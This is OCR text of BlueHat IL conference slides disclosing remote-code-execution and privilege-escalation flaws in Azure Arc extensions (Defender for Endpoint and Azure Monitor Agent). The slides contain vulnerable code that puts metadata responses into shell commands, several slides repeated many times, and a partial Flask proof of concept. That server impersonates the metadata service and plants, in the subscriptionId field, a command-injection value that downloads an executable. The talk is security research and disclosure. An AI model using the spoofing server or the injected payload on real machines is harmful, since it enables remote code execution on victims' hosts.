
Privilege Escalation Flow

Attack Flow

1. Wait for the machine to reboot.
2. Create a named pipe with the expected name.
3. Wait for the Extension service to create a handle to the same pipe.
4. Trigger the overflow.

Privilege Escalation Flow




File
Action
Media
View
Help
Test
Password
Test
User
Status: Running

BLUEHAT IL

Why This Happened

- Remote access is needed, but the permission management is shared between Azure and the Admin.
- HIMDS implements broad functionality.
- Data passed from user controllable channels was trusted.

RCE - Defender Extension

Intro

Arc Overview

LPE - AMA

RCE - Arc Relay


RCE - Defender

Variant Hunting

BlueHat IL


Defender


- Enabling Defender for Cloud, will install Defender for Endpoint Extension on your VMs
- Both Cloud VMs and Arc VMs



BlueHat IL

IMDS


Extension
IMDS (169.254.169.254)
GET /metadata/instance
1
{ "compute": {"resourceId":"...", "subscriptionId":"..."}}
2
Extension
IMDS (169.254.169.2


Extension
IMDS (169.254.169.254)
GET /metadata/identity/oauth2/token
1
200 OK (Body: access_token = <jwt>)
2
Extension
IMDS (169.254.169.254)

Wait, what?

- **Why are we talking about IMDS flow if we are on Hybrid Cloud?**
  - What happens to it On-Prem?


- **Many use this method to check if the extension is running on Cloud or On-Prem.**
  - Try IMDS 169.254.169.254. **Got an answer?** We are in Azure Cloud.
  - **No answer?** Try HIMDS 127.0.0.1; We are running On-Prem.

- **Can an attacker fool this detection? What happens then?**

Why is 169.254.169.254 special?

- It's a Link-Local Address
- Declared as non-routable, has no gateway, will not pass IP (Layer 3) routers
- Still accessible within the same LAN
- An attacker on the local area network can respond to someone else's 169.254.169.254 connection attempts.
- They are unencrypted http requests… ☺
- Information returned from IMDS is sometimes used in command arguments

Exploitation Flow



CVE-2026-21537 – RCE Defender for Endpoint

```
def get_azure_resource_id_from_metadata_service():
    azureResourceId = get_azure_resource_id_from_metadata_service_impl('http://169.254.169.254/metadata/instance?api-version=2020-06-01') # ARM
    if azureResourceId == None:
        azureResourceId = get_azure_resource_id_from_metadata_service_impl('http://localhost:40342/metadata/instance?api-version=2020-06-01') # ARC
    if azureResourceId == None:
        logutils.write_log('Could not reach Azure Instance Metadata Service: {0}'.format("https://docs.microsoft.com/en-us/azure/virtual-machines/windows/
        instance-metadata-service"), logging.WARNING)
    return azureResourceId
```

CVE-2026-21537 – RCE Defender for Endpoint

```
def get_azure_resource_id_from_metadata_service():
    azureResourceId = get_azure_resource_id_from_metadata_service_impl('http://169.254.169.254/metadata/instance?api-version=2020-06-01') # ARM
    if azureResourceId == None:
        azureResourceId = get_azure_resource_id_from_metadata_service_impl('http://localhost:40342/metadata/instance?api-version=2020-06-01') # ARC
    if azureResourceId == None:
        logutils.write_log('Could not reach Azure Instance Metadata Service: {0}'.format("https://docs.microsoft.com/en-us/azure/virtual-machines/windows/
        instance-metadata-service"), logging.WARNING)
    return azureResourceId
```

CVE-2026-21537 – RCE Defender for Endpoint

```python
def get_azure_resource_id_from_metadata_service():
    azureResourceId = get_azure_resource_id_from_metadata_service_impl('http://169.254.169.254/metadata/instance?api-version=2020-06-01') # ARM
    if azureResourceId == None:
        azureResourceId = get_azure_resource_id_from_metadata_service_impl('http://localhost:40342/metadata/instance?api-version=2020-06-01') # ARC
    if azureResourceId == None:
        logutils.write_log('Could not reach Azure Instance Metadata Service: {0}'.format("https://docs.microsoft.com/en-us/azure/virtual-machines/windows/
        instance-metadata-service"), logging.WARNING)
    return azureResourceId
```

```python
def get_azure_resource_id_from_metadata_service_impl(azure_imds_endpoint):
    try:
        req = urllib.request.Request(azure_imds_endpoint)
        req.add_header('Metadata', 'True')
        response = json.loads(urllib.request.urlopen(req).read())
        azureResourceId = response["compute"]["resourceId"]
        logutils.write_log("Successfully retrieved AzureResourceID from IMDS: {0}".format(azureResourceId))
        return azureResourceId
    except Exception as e:
        logutils.write_log('Could not reach Azure Instance Metadata Service, Exception: {0}'.format(str(e)), logging.WARNING)
        return None
```

CVE-2026-21537 – RCE Defender for Endpoint

```python
def get_azure_resource_id_from_metadata_service():
    azureResourceId = get_azure_resource_id_from_metadata_service_impl('http://169.254.169.254/metadata/instance?api-version=2020-06-01') # ARM
    if azureResourceId == None:
        azureResourceId = get_azure_resource_id_from_metadata_service_impl('http://localhost:40342/metadata/instance?api-version=2020-06-01') # ARC
    if azureResourceId == None:
        logutils.write_log('Could not reach Azure Instance Metadata Service: {0}'.format("https://docs.microsoft.com/en-us/azure/virtual-machines/windows/
        instance-metadata-service"), logging.WARNING)
    return azureResourceId
```

```python
def get_azure_resource_id_from_metadata_service_impl(azure_imds_endpoint):
    try:
        req = urllib.request.Request(azure_imds_endpoint)
        req.add_header('Metadata', 'True')
        response = json.loads(urllib.request.urlopen(req).read())
        azureResourceId = response["compute"]["resourceId"]
        logutils.write_log("Successfully retrieved AzureResourceID from IMDS: {0}".format(azureResourceId))
        return azureResourceId
    except Exception as e:
        logutils.write_log('Could not reach Azure Instance Metadata Service, Exception: {0}'.format(str(e)), logging.WARNING)
        return None
```

CVE-2026-21537 – RCE Defender for Endpoint

```python
def get_azure_resource_id_from_metadata_service():
    azureResourceId = get_azure_resource_id_from_metadata_service_impl('http://169.254.169.254/metadata/instance?api-version=2020-06-01') # ARM
    if azureResourceId == None:
        azureResourceId = get_azure_resource_id_from_metadata_service_impl('http://localhost:40342/metadata/instance?api-version=2020-06-01') # ARC
    if azureResourceId == None:
        logutils.write_log('Could not reach Azure Instance Metadata Service: {0}'.format("https://docs.microsoft.com/en-us/azure/virtual-machines/windows/
        instance-metadata-service"), logging.WARNING)
    return azureResourceId
```

```python
def get_azure_resource_id_from_metadata_service_impl(azure_imds_endpoint):
    try:
        req = urllib.request.Request(azure_imds_endpoint)
        req.add_header('Metadata', 'True')
        response = json.loads(urllib.request.urlopen(req).read())
        azureResourceId = response["compute"]["resourceId"]
        logutils.write_log("Successfully retrieved AzureResourceID from IMDS: {0}".format(azureResourceId))
        return azureResourceId
    except Exception as e:
        logutils.write_log('Could not reach Azure Instance Metadata Service, Exception: {0}'.format(str(e)), logging.WARNING)
        return None
```

CVE-2026-21537 – RCE Defender for Endpoint

```
azureResourceId = get_azure_resource_id(handlerSettings)
machineType = get_azure_machine_type(azureResourceId)
workspaceId, autoUpdate, avMode, proxy, onboardingBase64Script = get_other_params(handlerSettings, azureResourceId)

cmd = "./PythonRunner.sh src/MdeInstallerWrapper.py --workspaceId {0} --azureResourceId {1} " \
"--logFolder {2} --statusFolder {3} --configFolder {4} --autoUpdate {5} --avMode {6}".format(
    workspaceId, azureResourceId, logFolder, statusFolder, configFolder, autoUpdate, avMode)

cmd += " --onboardingBase64Script '{0}'".format(onboardingBase64Script)

sub_process = subprocess.Popen(cmd, shell=True)
```

CVE-2026-21537 – RCE Defender for Endpoint

```
azureResourceId = get_azure_resource_id(handlerSettings)
machineType = get_azure_machine_type(azureResourceId)
workspaceId, autoUpdate, avMode, proxy, onboardingBase64Script = get_other_params(handlerSettings, azureResourceId)

cmd = "./PythonRunner.sh src/MdeInstallerWrapper.py --workspaceId {0} --azureResourceId {1} " \
"--logFolder {2} --statusFolder {3} --configFolder {4} --autoUpdate {5} --avMode {6}".format(
    workspaceId, azureResourceId, logFolder, statusFolder, configFolder, autoUpdate, avMode)

cmd += " --onboardingBase64Script '{0}'".format(onboardingBase64Script)

sub_process = subprocess.Popen(cmd, shell=True)
```

BlueHat IL

CVE-2026-21537 – RCE Defender for Endpoint

```
azureResourceId = get_azure_resource_id(handlerSettings)
machineType = get_azure_machine_type(azureResourceId)
workspaceId, autoUpdate, avMode, proxy, onboardingBase64Script = get_other_params(handlerSettings, azureResourceId)

cmd = "./PythonRunner.sh src/MdeInstallerWrapper.py --workspaceId {0} --azureResourceId {1} " \
"--logFolder {2} --statusFolder {3} --configFolder {4} --autoUpdate {5} --avMode {6}".format(
    workspaceId, azureResourceId, logFolder, statusFolder, configFolder, autoUpdate, avMode)

cmd += " --onboardingBase64Script '{0}'".format(onboardingBase64Script)

sub_process = subprocess.Popen(cmd, shell=True)
```

BlueHat IL

CVE-2026-21537 – RCE Defender for Endpoint

```
azureResourceId = get_azure_resource_id(handlerSettings)
machineType = get_azure_machine_type(azureResourceId)
workspaceId, autoUpdate, avMode, proxy, onboardingBase64Script = get_other_params(handlerSettings, azureResourceId)

cmd = "./PythonRunner.sh src/MdeInstallerWrapper.py --workspaceId {0} --azureResourceId {1} " \
"--logFolder {2} --statusFolder {3} --configFolder {4} --autoUpdate {5} --avMode {6}".format(
    workspaceId, azureResourceId, logFolder, statusFolder, configFolder, autoUpdate, avMode)

cmd += " --onboardingBase64Script '{0}'".format(onboardingBase64Script)

sub_process = subprocess.Popen(cmd, shell=True)
```

OOPS… A Network Adjacent RCE

BlueHat IL

CVE-2025-47988 – RCE Azure Monitor Agent

```
"$separator Connecting to IMDS" | Out-File -FilePath $networkInfo;
$imdsEndpoint = "http://169.254.169.254/metadata/instance?api-version=2021-02-01";
```

```
} else {
  ($imdsResponse = curl.exe -v -H "Metadata: true" $imdsEndpoint | convertfrom-json) >> $networkInfo 2>&1;
  $subId = $imdsResponse.compute.subscriptionId
}

if ($subId) {
    "$separator Connecting to Azure subscription endpoint" | Out-File -FilePath $networkInfo -Append;
    $endpoint = ("https://management.azure.com/subscriptions/{0}?api-version=2014-04-01" -f $subId);
    curl.exe -v $endpoint >> $networkInfo 2>&1
```

CVE-2025-47988 – RCE Azure Monitor Agent

```
"$separator Connecting to IMDS" | Out-File -FilePath $networkInfo;
$imdsEndpoint = "http://169.254.169.254/metadata/instance?api-version=2021-02-01";
```

```
} else {
    ($imdsResponse = curl.exe -v -H "Metadata: true" $imdsEndpoint | convertfrom-json) >> $networkInfo 2>&1;
    $subId = $imdsResponse.compute.subscriptionId
}

if ($subId) {
    "$separator Connecting to Azure subscription endpoint" | Out-File -FilePath $networkInfo -Append;
    $endpoint = ("https://management.azure.com/subscriptions/{0}?api-version=2014-04-01" -f $subId);
    curl.exe -v $endpoint >> $networkInfo 2>&1
```

BlueHat IL

CVE-2025-47988 – RCE Azure Monitor Agent

```
"$separator Connecting to IMDS" | Out-File -FilePath $networkInfo;
$imdsEndpoint = "http://169.254.169.254/metadata/instance?api-version=2021-02-01";
```

```
} else {
  ($imdsResponse = curl.exe -v -H "Metadata: true" $imdsEndpoint | convertfrom-json) >> $networkInfo 2>&1;
  $subId = $imdsResponse.compute.subscriptionId
}

if ($subId) {
    "$separator Connecting to Azure subscription endpoint" | Out-File -FilePath $networkInfo -Append;
    $endpoint = ("https://management.azure.com/subscriptions/{0}?api-version=2014-04-01" -f $subId);
    curl.exe -v $endpoint >> $networkInfo 2>&1
```

BlueHat IL

CVE-2025-47988 – RCE Azure Monitor Agent

```
"$separator Connecting to IMDS" | Out-File -FilePath $networkInfo;
$imdsEndpoint = "http://169.254.169.254/metadata/instance?api-version=2021-02-01";
```

```
} else {
    ($imdsResponse = curl.exe -v -H "Metadata: true" $imdsEndpoint | convertfrom-json) >> $networkInfo 2>&1;
    $subId = $imdsResponse.compute.subscriptionId
}

if ($subId) {
    "$separator Connecting to Azure subscription endpoint" | Out-File -FilePath $networkInfo -Append;
    $endpoint = ("https://management.azure.com/subscriptions/{0}?api-version=2014-04-01" -f $subId);
    curl.exe -v $endpoint >> $networkInfo 2>&1
```

BlueHat IL

CVE-2025-47988 – RCE Azure Monitor Agent

```
"$separator Connecting to IMDS" | Out-File -FilePath $networkInfo;
$imdsEndpoint = "http://169.254.169.254/metadata/instance?api-version=2021-02-01";
```

```
} else {
  ($imdsResponse = curl.exe -v -H "Metadata: true" $imdsEndpoint | convertfrom-json) >> $networkInfo 2>&1;
  $subId = $imdsResponse.compute.subscriptionId
}

if ($subId) {
    "$separator Connecting to Azure subscription endpoint" | Out-File -FilePath $networkInfo -Append;
    $endpoint = ("https://management.azure.com/subscriptions/{0}?api-version=2014-04-01" -f $subId);
    curl.exe -v $endpoint >> $networkInfo 2>&1
```

BlueHat IL

Exploitation Flow

- Extension calls 169.254.169.254
- Attacker responds with metadata json with a malicious *subscriptionId*
- Extension calls management.azure.com/subscriptions/*subscriptionId*
- The attacker's malicious input escapes the command
  - and makes the extension make another call – to 169.254.169.254/download
- A malicious exe is installed in a path that is being automatically periodically invoked

CVE-2025-47988 – RCE Azure Monitor Agent

```python
from flask import Flask, send_file, jsonify, request

app = Flask(__name__)

FILE_PATH= r'systemcmduser.exe'
HOST = "169.254.169.254"
PORT = 80

@app.route('/metadata/instance')
def handle_path():
    print("Request Method:", request.method)
    print("Request URL:", request.url)
    print("Request Headers:", request.headers)
    print("Request Args:", request.args)

    response = {
        "compute": {"azEnvironment": "AzurePublicCloud",
                    "location": "eastus",
                    "name": "WinOneAgentTest",
                    "osType": "Windows",
                    "subscriptionId": "'1234567-1234567-1234567-12345678?api-version=2014-04-01\" -o text.txt http://169.254.169.254:80/download -o
